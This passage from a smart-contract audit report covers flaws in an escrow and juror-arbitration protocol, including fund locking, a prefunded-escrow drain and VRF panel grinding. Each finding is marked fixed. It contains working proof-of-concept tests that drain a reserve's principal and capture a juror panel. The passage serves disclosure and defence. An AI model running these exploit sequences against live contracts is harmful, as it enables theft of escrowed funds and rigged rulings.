Reject zero-amount milestones at `initialize`, including the auto-appended remainder. That closes the free variant and costs nothing else. It does not close the class: at a one-wei milestone the square-root fee still falls below `tierFeeCommunity` and floors to the same per-juror amount, producing an identical payout.

The general case is a property of the funding model rather than of the code, and no threshold closes it. A dispute costs the pool at least $\text{PANEL_SIZE_ROUND1} \times \text{tierFeeCommunity}$ while pool income is proportional to deal value, so a deal sized at exactly any threshold drains the same amount, and a party controlling both sides recovers the disputed principal under any ruling. A threshold enforced at `openCase` would additionally strand an escrow that has already entered `Disputed`, which under `docs/AUDIT_GATE.md` DD-1 has no other exit.

Closing it requires a decision that costs something the model currently promises: charging disputants breaks free round-1 arbitration, removing the fee floor breaks juror economics on small cases, and accepting the subsidy requires a rate limit the contracts do not have. Confirm which of those is acceptable before any code change is specified.

Remediation

Fixed. Zero-amount milestones are rejected at creation, so the dust-dispute path is unreachable.

[H-06] Tier gating is not enforced at openCase, so an unseatable dispute locks funds indefinitely

Affected files

contracts/ArbitrationPool.sol#L545-L569
contracts/lib/ArbitrationPoolSelectLib.sol#L147-L177
contracts/EscrowFactory.sol#L125-L146

Description

Launch solvency depends on an operational rule: cap self-serve pool-eligible deals at 500,000 cNGN and seat Community jurors only, and do not open a case where the dispute base exceeds that band unless Verified or Expert jurors are staked, because selection would otherwise return no eligible panel.

Neither half of the rule is expressible in the contracts as written. `openCase` is external `whenNotPaused` with no caller restriction, so any address may open a case for any disputed escrow whose arbitrator is the pool. `EscrowFactory` enforces no maximum deal value, so the deal-size cap is equally unenforced at creation.

Vulnerable Scenario:

The following steps illustrate the issue:

1. At launch only Community jurors are staked.
2. A 2,000,000 cNGN deal is created and disputed. `disputeBaseAmount()` returns 2,000,000 cNGN, which sits in the Verified band above `MAX_DEAL_COMMUNITY`.
3. Either party calls `openCase` directly. Nothing blocks the call.
4. `_selectJurors` filters candidates through `jurorEligibleForCase(tier, 2_000_000e18, false)`. `jurorMeetsDealTier(0, ...)` is false for every Community juror, so the eligible set is empty.
5. `rawFulfillRandomWords` re-queues the pending case and emits `InsufficientEligibleJurors`.
6. `retryStuckCase` can be called indefinitely and fails identically while no Verified juror exists. Per docs/AUDIT_GATE.md DD-1 there is no other exit from `Disputed`, so the escrow stays locked.

Impact

The escrow's principal is locked indefinitely rather than failing visibly, and the state is indistinguishable from the empty-pool condition that docs/AUDIT_GATE.md accepts as expected behaviour, so it does not surface as an incident.

Any user reaching the contract directly, any backend defect, and any change of operational policy produces the same outcome.

Recommendations

Enforce the deal-size half of the rule where deals are created. Add a governance-settable maximum deal value to `EscrowFactory._createEscrow`, set at launch to `MAX_DEAL_COMMUNITY` and raised as Verified and Expert jurors are seated, so a deal the pool cannot service is never created rather than being discovered at dispute time.

Reverting in `openCase` when no staked juror satisfies `jurorEligibleForCase` is worth adding alongside it, but as a visibility and cost control rather than a remedy: the escrow reaches `Disputed` before the pool is involved, so a revert there does not

release the principal. What it does prevent is each `retryStuckCase` consuming another LINK-funded VRF request against a case that cannot seat.

Neither change eliminates the condition. A deal created within the cap becomes unseatable if the jurors covering its band later unstake, and while DD-1 provides no exit from `Disputed` an unseatable dispute remains permanently locked. If that residual is unacceptable, DD-1 is the decision that has to be revisited.

Remediation

Fixed. A deal above the seatable band is refused at creation, and `openCase` additionally refuses a case for which no eligible juror exists — so the unseatable dispute can no longer be created. Parties retain the mutual-settlement exit.

[H-07] Buyer can convert a reserve-prefunded escrow into a free deal via deposit() and sweepExcessTokens()

Affected files

contracts/Escrow.sol#L452-L467
contracts/Escrow.sol#L649-L659
contracts/Escrow.sol#L411-L418

Description

A prefunded escrow reads as unfunded. activatePrefunded performs no transfer — it attests that the reserve's balance is present and flips the flags — so until it is called the contract holds the full principal while deposited is false and status is Pending.

deposit() is gated on exactly those two flags and transfers a **second** totalAmount without consulting the balance already held:

```
function deposit() external onlyBuyer nonReentrant {
    if (status != Status.Pending) revert NotPending();
    if (deposited) revert AlreadyDeposited();
    _activateFunding();
    deposited = true;
    status = Status.Active;
    IERC20(token).safeTransferFrom(buyer, address(this), totalAmount);
}
```

sweepExcessTokens then derives the protected balance from booked totals rather than from the contract's actual holdings, so the reserve's principal is invisible to it and the surplus is returned to buyer:

```
uint256 escrowed = totalAmount - releasedAmount - abandonedAmount; // == totalAmount
if (balance <= escrowed) return;
uint256 excess = balance - escrowed; // == the buyer's
deposit
IERC20(token).safeTransfer(buyer, excess);
```

The buyer is not racing the relayer. activatePrefunded requires the buyer's own ACTIVATE_PREFUNDED signature, so a buyer who declines to sign holds the escrow in Pending indefinitely and can run the sequence whenever they choose.

Vulnerable Scenario:

The following steps illustrate the issue:

1. The reserve transfers totalAmount into a newly created escrow ahead of activation. The clone holds the full principal with deposited == false and status == Pending.
2. The buyer withholds the ACTIVATE_PREFUNDED signature, so the relayer cannot activate and no deadline applies.

3. The buyer calls `deposit()`. Both gates pass, a second `totalAmount` is transferred in, and the escrow flips to `Active` holding $2 \times \text{totalAmount}$.
4. Any address calls `sweepExcessTokens()`. `escrowed` evaluates to `totalAmount`, so the excess — precisely the buyer's own deposit — is returned to the buyer.
5. The escrow is `Active` and correctly funded at `totalAmount`. Every downstream path behaves normally. The principal in it belongs to the reserve.
6. The buyer proceeds as an ordinary counterparty: take delivery, or dispute and win a refund and receive the reserve's float in cash.

Impact

The buyer obtains a fully funded escrow at zero net cost and the reserve loses the principal, with no on-chain claim on it — every refund destination in `Escrow` is the buyer.

Nothing distinguishes the result from a correctly funded deal. The escrow settles normally, and `Deposited(buyer, totalAmount)` and `ExcessSwept(buyer, excess)` are both emitted as designed, so the loss does not surface in state, balances, or events. The sequence is unilaterally buyer-controlled and needs no collusion, no timing window, and no third party.

POC:

To be added to `Escrow.test.js`:

```
it("[H-07] prefunded escrow: deposit() then sweepExcessTokens() returns the buyer's deposit", async function () {
  const signers = await ethers.getSigners();
  const [, buyer, seller] = signers;
  const reserve = signers[9];

  const MockUSDT = await ethers.getContractFactory("MockUSDT");
  const token = await MockUSDT.deploy();
  await token.waitForDeployment();

  const { factory } = await deployPoolAndFactory(token);
  const escrow = await createEscrow(factory, buyer, seller, { useMilestones: false });
  const escrowAddr = await escrow.getAddress();

  // The reserve prefunds the clone; activatePrefunded has not been called.
  await token.mint(reserve.address, TOTAL_AMOUNT);
  await token.connect(reserve).transfer(escrowAddr, TOTAL_AMOUNT);
  expect(await token.balanceOf(escrowAddr)).to.equal(TOTAL_AMOUNT);
  expect(await escrow.deposited()).to.equal(false);
  expect(await escrow.status()).to.equal(Status.Pending);

  // The buyer deposits a second principal.
  await token.mint(buyer.address, TOTAL_AMOUNT);
  const buyerStart = await token.balanceOf(buyer.address);
  await token.connect(buyer).approve(escrowAddr, TOTAL_AMOUNT);
  await escrow.connect(buyer).deposit();
```

```

expect(await token.balanceOf(escrowAddr)).to.equal(TOTAL_AMOUNT * 2n);
expect(await escrow.status()).to.equal(Status.Active);

// Anyone may trigger the sweep.
await escrow.connect(seller).sweepExcessTokens();

// The buyer is made whole; the escrow is funded with the reserve's principal.
expect(await token.balanceOf(buyer.address)).to.equal(buyerStart);
expect(await token.balanceOf(escrowAddr)).to.equal(TOTAL_AMOUNT);
expect(await token.balanceOf(reserve.address)).to.equal(0n);
expect(await escrow.status()).to.equal(Status.Active);
});

```

Recommendations

Credit the balance the contract already holds. In `deposit`, `depositFor` and `activatePrefunded`, transfer only `totalAmount - IERC20(token).balanceOf(address(this))` and revert when that figure is zero, so a clone that is already funded can only be brought live through `activatePrefunded` and never accepts a second principal that `sweepExcessTokens` will hand back.

Credit only a balance that completes the escrow. A partial prefund still lets the buyer top up the difference and take delivery of a deal the reserve part-funded, so reject `deposit` and `depositFor` unless the contract holds nothing, and route any already-funded clone through `activatePrefunded` alone.

This fix must land with M-06. On its own it removes the buyer's ability to add a second principal but leaves `abortPending` free to send the reserve's balance to the buyer, which reaches the same outcome by a slower route.

Remediation

Fixed. A clone that already holds the full principal rejects a second deposit and can only be brought live through `activatePrefunded`, so a prefunded balance never surfaces as sweepable excess.

[H-08] Tally can bind a ruling no juror voted for, slashing the whole panel and permanently banning round-one jurors

Affected files

contracts/lib/ArbitrationPoolTallyLib.sol#L52-L61
contracts/lib/ArbitrationPoolTallyLib.sol#L64-L87
contracts/lib/ArbitrationPoolTallyLib.sol#L89-L98
contracts/lib/ArbitrationPoolTallyLib.sol#L145-L194
contracts/lib/ArbitrationPoolTallyLib.sol#L223-L255
contracts/lib/ArbitrationPoolTallyLib.sol#L312-L316
contracts/ArbitrationPool.sol#L801
contracts/lib/ArbitrationPoolSelectLib.sol#L171-L173

Description

determineRuling can return a ruling that no juror voted for. Every downstream scoring path then treats that ruling as the standard jurors are measured against, and the two comparators used to measure them disagree with each other.

Two paths produce an unsupported ruling. On deadlock the function returns a hardcoded 50/50 split, and where the split option carries the majority it returns the unweighted arithmetic **mean** of the revealed split values, which need not lie near any individual vote:

```
uint256 revealed = forBuyer + forSeller + forSplit;
uint256 threshold = (revealed / 2) + 1;
...
if (forSplit >= threshold) {
    return (Resolution.Split, uint16(splitBpsSum / forSplit), false);
}
return (Resolution.Split, 5000, true); // tie
```

The comparators then diverge. Juror-level matching is tolerant, admitting any split within splitMatchToleranceBps (default 500):

```
uint256 lo = rulingBps > tol ? rulingBps - tol : 0;
uint256 hi = rulingBps + tol;
return splitBps >= lo && splitBps <= hi;
```

Round-level matching, which decides whether an appeal upheld the original ruling, is exact:

```
if (a == Resolution.Split) return aBps == bBps;
```

wasTied is computed and emitted at ArbitrationPool.sol#L801, then discarded — nothing downstream distinguishes a deadlock from a decided ruling.

Vulnerable Scenario:

The following steps illustrate the issue:

1. A three-juror panel is seated with the default `revealQuorum` of 2.
2. Juror A reveals `RefundBuyer`, juror B reveals `ReleaseSeller`, juror C does not reveal.
3. `tally` counts two reveals, meets quorum, and calls `determineRuling`. `forBuyer` and `forSeller` are each 1 against a threshold of 2, so the tie branch returns `(Split, 5000)`.
4. `applySlashAndReward` measures each juror against that ruling. `voteMatchesRuling` returns false for A and B because the ruling is `Split` and neither voted `Split`, and false for C because a missing vote never matches.
5. `winnerCount` is 0, so `slashShare` is 0 and the entire slashed total falls to `slashDust` and is added to `feePool`. **All three jurors are slashed, and none is paid.**
6. `execute` applies the ruling and transfers half the disputed amount to each party, an allocation no juror proposed.

The same shape reaches the appeal path by a second route. Round-one rules `Split` at 5000. On appeal five jurors reveal `[5000, 5000, 5000, 5000, 5005]`, giving a mean of 5001. Every appeal vote is inside the tolerance so no appeal juror is slashed, but `rulingsMatch(Split, 5001, Split, 5000)` is false, so the appeal is recorded as an overturn: every round-one juror who matched the old ruling **within the protocol's own tolerance** is slashed under `cappedSlashFromBps` and has `appealOverturnCount` incremented. If that appeal round also ties, `payAppealJurorsFromDeposit` finds no winner and moves the appellant's entire deposit into `feePool` rather than returning it.

Impact

Jurors are slashed for failing to match a ruling the aggregation rule invented, and in the tie case the whole panel is slashed while nobody is paid. No attacker and no privilege is required — a single missed reveal on a three-juror panel is sufficient, and ordinary dispersion among split votes is sufficient on appeal.

The overturn penalty is permanent. `appealOverturnCount` is written in exactly two places, both increments, and has no clearing writer anywhere in the contract. Eligibility divides it by `casesResolved`, which stops growing the moment the juror becomes ineligible, so the ratio can only rise. A juror moving from 1 overturn in 10 resolved cases to 2 in 11 reaches 18% against the default `overturnRateLimit` of 15 and is excluded from every future panel. The only available lever is `setGovernanceThresholds`, which lifts the limit for everyone at once. This is the distinguishing asymmetry from `abstentionCount`, which the owner can clear per juror through `resetAbstentionCounts`.

Because split rulings are compared by exact equality, an appeal of a split ruling will almost never be recorded as upheld, so the penalty applies systematically rather than exceptionally.

Recommendations

Make the bound ruling one a juror actually proposed, and measure jurors against a single standard.

Replace the unweighted mean with a rule that returns a value some juror voted for — a median of the revealed splits, or selection among the proposed values — and assert that every binding ruling has at least one juror matching it under `voteMatchesRuling`. Where none does, the round has not reached a decision and should be treated as a quorum failure rather than a ruling, which also removes the case where the entire panel is slashed and the fee pool absorbs the proceeds.

Pass `splitMatchToleranceBps` into `rulingsMatch` so an appeal counts as upholding the original when the two split values are within the same tolerance already applied to jurors, and consume `wasTied` rather than discarding it: a deadlocked appeal has not established that the round-one panel was wrong and should trigger neither retroactive slashing nor an overturn count.

Add a per-juror correction for `appealOverturnCount` mirroring `resetAbstentionCounts`. Without it the exclusions already recorded under the exact comparator stay in place after the comparator is fixed.

Remediation

Fixed. A split ruling now binds to the median of the revealed splits — a value a juror actually voted for — so every binding ruling has at least one matching juror. A true tie returns a no-decision sentinel and re-queues for a fresh panel instead of binding a 50/50 nobody proposed.

[H-09] Pool cases are not bound to the dispute episode they adjudicate

Affected files

- ArbitrationPool.sol#L957–L993 (execute), #L1220–L1222 (_caseIdFor)
- Escrow.sol#L702–L735, #L770–L786

Description

_caseIdFor binds a case to keccak256(escrow, escrow.disputedMilestoneIndex()) at open time. That binding is never re-checked, and the consequence is that a ruling can settle a dispute it never heard.

execute(caseId) takes a caller-supplied caseId and gates only on the escrow's *current* generic status. Escrow._resolveDisputeFunds reads disputedMilestoneIndex at **resolve** time (#L703–L704), not at case-open time. So a ruling adjudicated for milestone N settles whichever milestone is disputed when execute is called:

1. Milestone 0 is disputed; its case tallies RefundBuyer and reaches Tallied.
2. The parties mutually settle milestone 0. The escrow returns to Active; the pool case is untouched and stays Tallied.
3. Milestone 1 is commenced, delivered correctly, then disputed.
4. Past the old case's appealDeadline, anyone calls execute with **milestone 0's** caseId. NotTallied, AppealWindowOpen and status() == Disputed all pass.
5. The stale RefundBuyer transfers milestone 1's full principal to the buyer.

The comment at #L968–L971 shows the *settled* case was considered — the *re-disputed* case was missed. The mirror case (stale ReleaseSeller) deprives the buyer identically.

A seller who notices the stale case can defuse it by calling execute while the escrow is Active, which consumes the case harmlessly. That defence fails against a contract buyer: raisedDispute for the later milestone and execute for the stale case can be issued atomically in one transaction, leaving no window in which to pre-empt it.

Impact

A party favoured by a superseded ruling takes the entire principal of a later milestone from a counterparty who would have prevailed in that milestone's own arbitration. The transfer is final and bypasses adjudication of the live dispute.

Recommendations

Store the dispute episode index in Case at open time and require it to equal escrow.disputedMilestoneIndex() before forwarding any ruling in execute. Add an authenticated settlement→pool cancellation path that releases assignments and reserved fees and deletes any pending VRF record for the escrow. Keep the existing resolved-escrow branch so mutual settlements still release juror seats without applying a ruling.

Remediation

Fixed. The case captures the dispute episode at `openCase` and re-checks it at execution, so a ruling from a superseded episode is rejected.

[H-10] `openCase` admits unauthenticated, attacker-authored escrows

Affected files

- ArbitrationPool.sol#L545–L568
- lib/ArbitrationPoolSelectLib.sol#L92–L96
- lib/ArbitrationPoolTallyLib.sol#L179–L193

Description

The pool holds no reference to an approved factory or escrow registry. `openCase` accepts an arbitrary address and treats that contract's self-reported state as authoritative:

```
if (escrow.arbitrator() != address(this)) revert NotEscrowArbitrator();
if (escrow.status() != ESCROW_STATUS_DISPUTED) revert NotDisputed();
...
uint256 dealValue = escrow.disputeBaseAmount();
bool commercial = escrow.commercial();
```

Both guards are attested **by the contract being validated**. A hostile contract returns the pool's own address and status 3. `CaseAlreadyExists` is sidestepped by returning a fresh `disputedMilestoneIndex` each call. `dealValue` and `commercial` — which choose the tier lane and the fee size — are likewise attacker-chosen.

The fabricated case consumes a genuine VRF request, locks a real panel's `activeAssignments`, and on tally pays every matching juror the tier fee from the `global feePool` — up to 35,000 cNGN per juror in the commercial lane — which requires Expert jurors to be staked, since that lane also gates eligibility to tier 2; against a Community-only registry the drain is 6,000 cNGN per case — for a case that contributed no compensation budget. Payment is credited to juror stake and is withdrawable via `unstake`.

Where the attacker also controls the eligible jurors in the targeted lane, this is deterministic rather than probabilistic: `SelectLib#L94–L96` returns the entire eligible set with no sampling when `eligibleCount <= panelSize`.

Impact

Unconditionally: anyone can burn protocol-paid VRF requests and lock full panels of genuine jurors, removing them from real disputes, while driving `feePool` toward zero. Genuine jurors on later legitimate disputes are then paid partially or not at all (`JurorFeePartiallyPaid`). Conditionally on lane control: the drained fees become attacker-owned, withdrawable stake, and their collateral is never slashed because the controlled panel votes unanimously.

Recommendations

Store an immutable or explicitly governed set of factory addresses and verify the submitted escrow is registered by one of them with this pool recorded as its arbitrator; or require one-time escrow registration with reciprocal dependency checks at creation. Snapshot the fee-driving fields (dealValue, commercial, parties) from authenticated factory/escrow state, never from the submitted contract's return values.

Remediation

Fixed. Escrow provenance is now checked against the factory registry; a fabricated escrow is rejected before it can consume a VRF request or lock a panel.

[H-11] Juror selection scans the whole registry inside the VRF callback

Affected files

- lib/ArbitrationPoolSelectLib.sol#L33–L96
- ArbitrationPool.sol#L221, #L596–L646

Description

`selectJurors` iterates the **entire** juror registry twice — once to count eligible entries, once to pack them — inside VRF fulfilment. Each iteration runs `_isEligibleForCase`, reading the juror struct plus four mappings. Callback gas therefore grows with registry length, not with the fixed panel size of 3 or 5.

Measured against a deferred coordinator, with the callback metered in isolation and pool storage cold — as it is in a real VRF callback transaction — the cost scales linearly with registry size:

Registry entries Callback gas Share of the 2,500,000 limit

50	1,452,259	58%
----	-----------	-----

Registry entries Callback gas Share of the 2,500,000 limit

100	2,328,825	93%
150	3,266,860	exceeds
200	4,190,728	exceeds

The marginal cost is roughly 18,600 gas per registry entry on about 467,000 of fixed overhead, which puts the crossing point near **109 entries**. At 100 entries the callback already consumes 93% of the maximum the coordinator will supply, so the margin disappears well before the limit is formally breached.

`vrfCallbackGasLimit` is 2,500,000, which is also the maximum Chainlink VRF v2.5 accepts on Polygon, so raising it is not available as a mitigation.

Registry growth is permissionless: `stake()` admits anyone meeting a tier minimum, and the stake is refundable after cooldown. An attacker can push past the threshold with temporarily-locked, recoverable capital.

Impact

Once the registry crosses the threshold, every VRF callback reverts before seating a panel, and `retryStuckCase` fails identically. Arbitration becomes unavailable **protocol-wide**; under DD-1 every disputed escrow's principal is locked behind unavailable resolution. No owner configuration restores service. Recovery requires enough jurors to unstake, or redeployment.

The threshold sits inside the protocol's own success case — ~106 Community jurors is 2.65M cNGN of total stake, a small pool by design intent.

Reaching the threshold costs an attacker roughly $109 \times 25,000 \text{ cNGN} \approx 2.73\text{M cNGN}$ of Community stake, locked only until the unstake cooldown elapses and then fully recoverable. Organic growth reaches it too: the documented target is a pool of 40+ jurors, and the threshold sits under three times that.

Recommendations

Replace full-registry scans with structures whose callback work is independent of registry size: per-tier eligibility buckets with $O(1)$ sampling, or an eligible-set snapshot taken at `openCase` (outside the callback) and consumed at fulfilment. Add a gas-bound invariant test at the maximum supported registry size, asserted against the production coordinator's real constraint, not a mock.

Remediation

Fixed. The callback is now flat at 68,655 gas from 10 to 200 registry entries (previously 1.45M at 50 and 2.33M at 100). The registry scan moved to `seatPendingPanel`, a separate transaction bounded by the block gas limit at roughly 24,183 gas per entry on ~509,000 fixed — moving the ceiling from about 109 jurors to about 1,219, and making a short seating revert recoverably instead of burning the fulfilment.

The split did introduce a new issue: see H-12.

[H-12] Panel composition can be ground after the VRF word is public

Affected files

- `ArbitrationPool.sol#L825–L838` — `rawFulfillRandomWords`, records the word and returns
- `ArbitrationPool.sol#L848–L905` — `seatPendingPanel / _seat`, selection in a separate transaction
- `ArbitrationPool.sol#L663–L677` — `unstake`
- `ArbitrationPool.sol#L1543–L1553` — `_releaseJuror`, the only writer of `unstakeEligibleAt`
- `lib/ArbitrationPoolStakeLib.sol#L65–L80` — `removeFromRegistry`, swap-and-pop
- `lib/ArbitrationPoolSelectLib.sol#L88–L118` — eligible set packed at seating time

Description

The H-11 remediation split VRF fulfilment in two: `rawFulfillRandomWords` now records the random word only, and the `O(registry)` eligibility scan runs later in a permissionless `seatPendingPanel`. That removes the callback gas ceiling, but it also separates two steps that were previously atomic.

The selection seed is `pending.randomWord` alone. The set it draws from is packed from the juror registry **at seating time**, which is after the word is already public. Three properties combine:

1. `rawFulfillRandomWords` publishes the word and emits `RandomWordFulfilled`. The panel is not yet determined.
2. `seatPendingPanel` is permissionless and has no deadline, so with a real coordinator there is always a window between fulfilment and seating.
3. `unstake()` is immediately callable by a juror who has matured and never been seated. `unstakeEligibleAt` is written only in `_releaseJuror`, when a juror comes off an assignment, so it is still `0` for a juror who has never served. `lockedUntil` and `activeAssignments` are likewise `0`.

`removeFromRegistry` is swap-and-pop, so each withdrawal both decrements `eligibleCount` and moves the last registry entry into the vacated slot. Since every index is `keccak256(seed, slot, attempt) % eligibleCount`, a single withdrawal re-derives the entire panel.

A juror operator can therefore read the delivered word, simulate the resulting panel for every subset of their own jurors they might withdraw, execute the best one, and call `seatPendingPanel` in the same transaction — front-running any honest seating. `unstake()` returns the stake in full, so the attempt costs only gas.

Vulnerable Scenario:

The following steps help understand the issue:

1. An operator onboards several attested jurors and waits out `STAKE_MATURATION`.
2. A dispute opens on a deal they care about and the coordinator delivers the random word.
3. Reading the word from the fulfilment transaction, they compute the panel that each possible withdrawal of their own jurors would produce.
4. In one transaction they withdraw the subset that maximises their own representation and call `seatPendingPanel`, fixing that panel before anyone else can seat it.

Measured with a 3-seat panel against 12 honest jurors: an operator holding 4 jurors is seated 1 of 3 by the word as delivered, and 2 of 3 — a controlling majority — after withdrawing 2 of their own first. Across 8 random words, withdrawal produced a majority

that was not otherwise available in 2 of 8 cases with 4 controlled jurors, and 4 of 8 with 6. The search space is every subset of the jurors under control, so the advantage grows with the number held.

Impact

A panel majority decides the ruling, and therefore the disputed principal. The operator does not need to win every case — only the ones worth attacking, and they can pre-position more jurors ahead of a specific high-value dispute.

Attestation does not defend against this. The jurors are legitimately attested and each holds one identity; what is being ground is panel composition, not identity count. This is a materially cheaper route to the panel capture that H-03's attestation gate was introduced to make expensive.

Recommendations

Make any registry change invalidate a random word that has already been delivered. Increment a registryEpoch on every stake and unstake, capture it in the pending record when the word is recorded, and have `seatPendingPanel` re-arm for a fresh VRF request if the epoch has moved. Selection then always consumes a word that was fixed before the set it draws from could be observed, and the worst an operator can do is force a retry, which `VRF_RETRY_DELAY` already rate-limits.

Proof of concept

Reproduces on main at 26cf3a1. The audited surface is byte-identical between 8dbda74 and 26cf3a1, so the passkey-account commits do not affect this finding either way.

Two files, both into `test/foundry/`:

1. `test/foundry/R3_SeatingGrind.t.sol`

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.20;

import "../PocBase.t.sol";
import {ProtocolTimings} from "../../contracts/lib/ProtocolTimings.sol";

/// @dev Coordinator that records the request and does NOT chain seating, matching the
///      real Chainlink flow where fulfilment and seating are separate transactions.
contract DeferredVRF {
    uint256 public nextRequestId = 1;
    uint256 public lastRequestId;
    fallback(bytes calldata) external returns (bytes memory) {
        lastRequestId = nextRequestId++;
        return abi.encode(lastRequestId);
    }
}

/// @notice Round 3 integration check on the H-11 fix.
///
```

```

/// H-11 moved panel selection out of the VRF callback into a permissionless
/// `seatPendingPanel`. The seed is the delivered random word alone, but the eligible
/// set is packed from the registry at SEATING time – which is after the word is public.
/// A juror who has matured and never been seated can `unstake()` freely, and removal is
/// swap-and-pop, so each removal changes both `eligibleCount` and the array order.
contract R3_SeatingGrind is POCBase {
    DeferredVRF dvrf;
    address[] attackers;

    uint256 constant HONEST = 12;
    uint256 constant ATTACKER = 4;

    function _stack(bytes32 wordSeed) internal returns (bytes32 caseId) {
        _deployStack(6);
        dvrf = new DeferredVRF();
        vm.prank(owner);
        pool.setVRFConfig(address(dvrf), bytes32(0), 1, 2_500_000);
        _fundFeePool(500_000e6);

        for (uint256 i = 0; i < HONEST; i++) {
            _stakeJuror(address(uint160(0xB0000 + i)), 0,
ArbitrationPoolLib.MIN_STAKE_COMMUNITY);
        }
        delete attackers;
        for (uint256 i = 0; i < ATTACKER; i++) {
            address a = address(uint160(0xA0000 + i));
            attackers.push(a);
            _stakeJuror(a, 0, ArbitrationPoolLib.MIN_STAKE_COMMUNITY);
        }

        Escrow e = _createFundedEscrow(100_000e6, 5);
        vm.warp(e.deliveryDueAt() + 1);
        vm.prank(buyer);
        e.raiseDispute("d");
        pool.openCase(address(e)); // request only – no seating
        caseId = pool.caseIdFor(address(e));

        // The coordinator delivers the word. It is now public on-chain, and the panel
        // is still unfixed until someone calls seatPendingPanel.
        uint256[] memory words = new uint256[](1);
        words[0] = uint256(wordSeed);
        uint256 reqId = dvrf.lastRequestId(); // hoisted: an external call consumes the
prank
        vm.prank(address(dvrf));
        pool.rawFulfillRandomWords(reqId, words);
    }

    function _attackerSeats(bytes32 caseId) internal view returns (uint256 n) {
        address[] memory panel = _panel(caseId);
        for (uint256 i = 0; i < panel.length; i++) {
            for (uint256 j = 0; j < attackers.length; j++) {

```

```

        if (panel[i] == attackers[j]) { n++; break; }
    }
}

/// HARM: with the random word already public, an actor holding a few legitimately
///       attested jurors chooses the panel composition by unstaking a subset of
///       their own jurors before seating – and can do it atomically, front-running
///       any honest seating.
function test_panelCompositionIsGroundAfterTheWordIsPublic() public {
    bytes32 caseId = _stack(keccak256("vrf-word"));

    uint256 base = vm.snapshotState();
    pool.seatPendingPanel(caseId);
    uint256 baseline = _attackerSeats(caseId);
    emit log_named_uint("attacker seats, seating as-is", baseline);
    vm.revertToState(base);

    uint256 best = baseline;
    uint256 bestMask;
    // Enumerate every subset of the attacker's own jurors to withdraw first.
    for (uint256 mask = 1; mask < (1 << ATTACKER); mask++) {
        uint256 s = vm.snapshotState();
        for (uint256 i = 0; i < ATTACKER; i++) {
            if (mask & (1 << i) != 0) {
                vm.prank(attackers[i]);
                pool.unstake(); // matured, never seated: no cooldown, no lock
            }
        }
        pool.seatPendingPanel(caseId);
        uint256 got = _attackerSeats(caseId);
        if (got > best) { best = got; bestMask = mask; }
        vm.revertToState(s);
    }

    emit log_named_uint("attacker seats, best grind", best);
    emit log_named_uint("withdrawal subset used (bitmask)", bestMask);
    emit log_named_uint("panel size", 3);

    assertGt(best, baseline, "grinding the eligible set improves panel capture");
}

/// Robustness: the advantage is not specific to one random word.
function test_grindAdvantageAcrossManyWords() public {
    uint256 wins;
    uint256 majorities;
    for (uint256 k = 0; k < 8; k++) {
        bytes32 caseId = _stack(keccak256(abi.encodePacked("word", k)));

        uint256 base = vm.snapshotState();
        pool.seatPendingPanel(caseId);
    }
}

```

```

uint256 baseline = _attackerSeats(caseId);
vm.revertToState(base);

uint256 best = baseline;
for (uint256 mask = 1; mask < (1 << ATTACKER); mask++) {
    uint256 sp = vm.snapshotState();
    for (uint256 i = 0; i < ATTACKER; i++) {
        if (mask & (1 << i) != 0) { vm.prank(attackers[i]); pool.unstake(); }
    }
    pool.seatPendingPanel(caseId);
    uint256 got = _attackerSeats(caseId);
    if (got > best) best = got;
    vm.revertToState(sp);
}
if (best > baseline) wins++;
if (best >= 2) majorities++;
emit log_named_uint("word index", k);
emit log_named_uint("seats as-is", baseline);
emit log_named_uint("seats after grinding", best);
}
emit log_named_uint("words where grinding helped", wins);
emit log_named_uint("words yielding a 2/3 majority", majorities);
}
}

```

► **2. test/foundry/PocBase.t.sol** - shared harness: deploys the stack, onboards attested jurors, funds an escrow and opens a dispute. Click to expand.

Running it

The repo pins solc 0.8.20 while contracts/accounts/** requires ^0.8.28, so exclude the account stack for this run - it is unrelated to the finding:

```

# foundry.toml
libs = ["node_modules", "lib"]
skip = ["contracts/accounts/**", "contracts/test/MockEntryPoint.sol"]

```

```
forge test --match-path "test/foundry/R3_SeatingGrind.t.sol" -vv
```

Observed output

Ran 2 tests for test/foundry/R3_SeatingGrind.t.sol:R3_SeatingGrind

[PASS] test_panelCompositionIsGroundAfterTheWordIsPublic()

Logs:

```
attacker seats, seating as-is : 1
```

```
attacker seats, best grind      : 2
withdrawal subset used (bitmask) : 3
panel size                     : 3
```

[PASS] test_grindAdvantageAcrossManyWords()

Logs:

```
word index          : 3
  seats as-is       : 0
  seats after grinding : 2
words where grinding helped : 2
words yielding a 2/3 majority: 2
```

Suite result: ok. 2 passed; 0 failed; 0 skipped

test_panelCompositionIsGroundAfterTheWordIsPublic is the direct demonstration: with the random word already delivered and public, withdrawing 2 of the operator's own 4 jurors moves them from 1 seat to 2 of 3.

test_grindAdvantageAcrossManyWords is the control that keeps the claim honest - the advantage is probabilistic, not universal. Across 8 words with 4 controlled jurors it produced an otherwise unavailable majority in 2 of them. Raising the operator to 6 jurors takes that to 4 of 8 (set ATTACKER = 6 and re-run). The search space is every subset of the jurors held, so the advantage scales with the number controlled rather than with stake.

Remediation

Fixed. Superseded by a request-time eligibility snapshot: the case-eligible population is frozen into the pending record inside `_requestVRF`, before any random word exists, and selection samples only that frozen list. Maturation is evaluated against the request instant, and a frozen member can only leave the set, never be added to it.

Re-verified by re-running the original proof of concept and the three-lever suite. All three levers that previously moved the draw set after the word was public now have no effect: seating another pending case first, tallying a finished case first, and waiting for a stake to mature each improved the operator's position in 0 of 16 words, against 9, 6 and 4 of 16 beforehand. The control asserts the frozen set is unchanged at the moment the target seats, so the result reflects the fix rather than the harness. Confirmed on the remediated commit and again on the current head.

Whether the capture moment itself could be chosen to favour the caller was tested separately and could not be reproduced: across every ordering of three seatable cases, the caller's share of the frozen population never rose above the baseline.

7.3 Medium Severity Findings

[M-01] Unfunded escrows trigger commission collection, exhausting the treasury's commission allowance

Affected files

contracts/EscrowFactory.sol#L125-L145
contracts/EscrowFactory.sol#L215-L275
contracts/ArbitrationPool.sol#L422-L430

Description

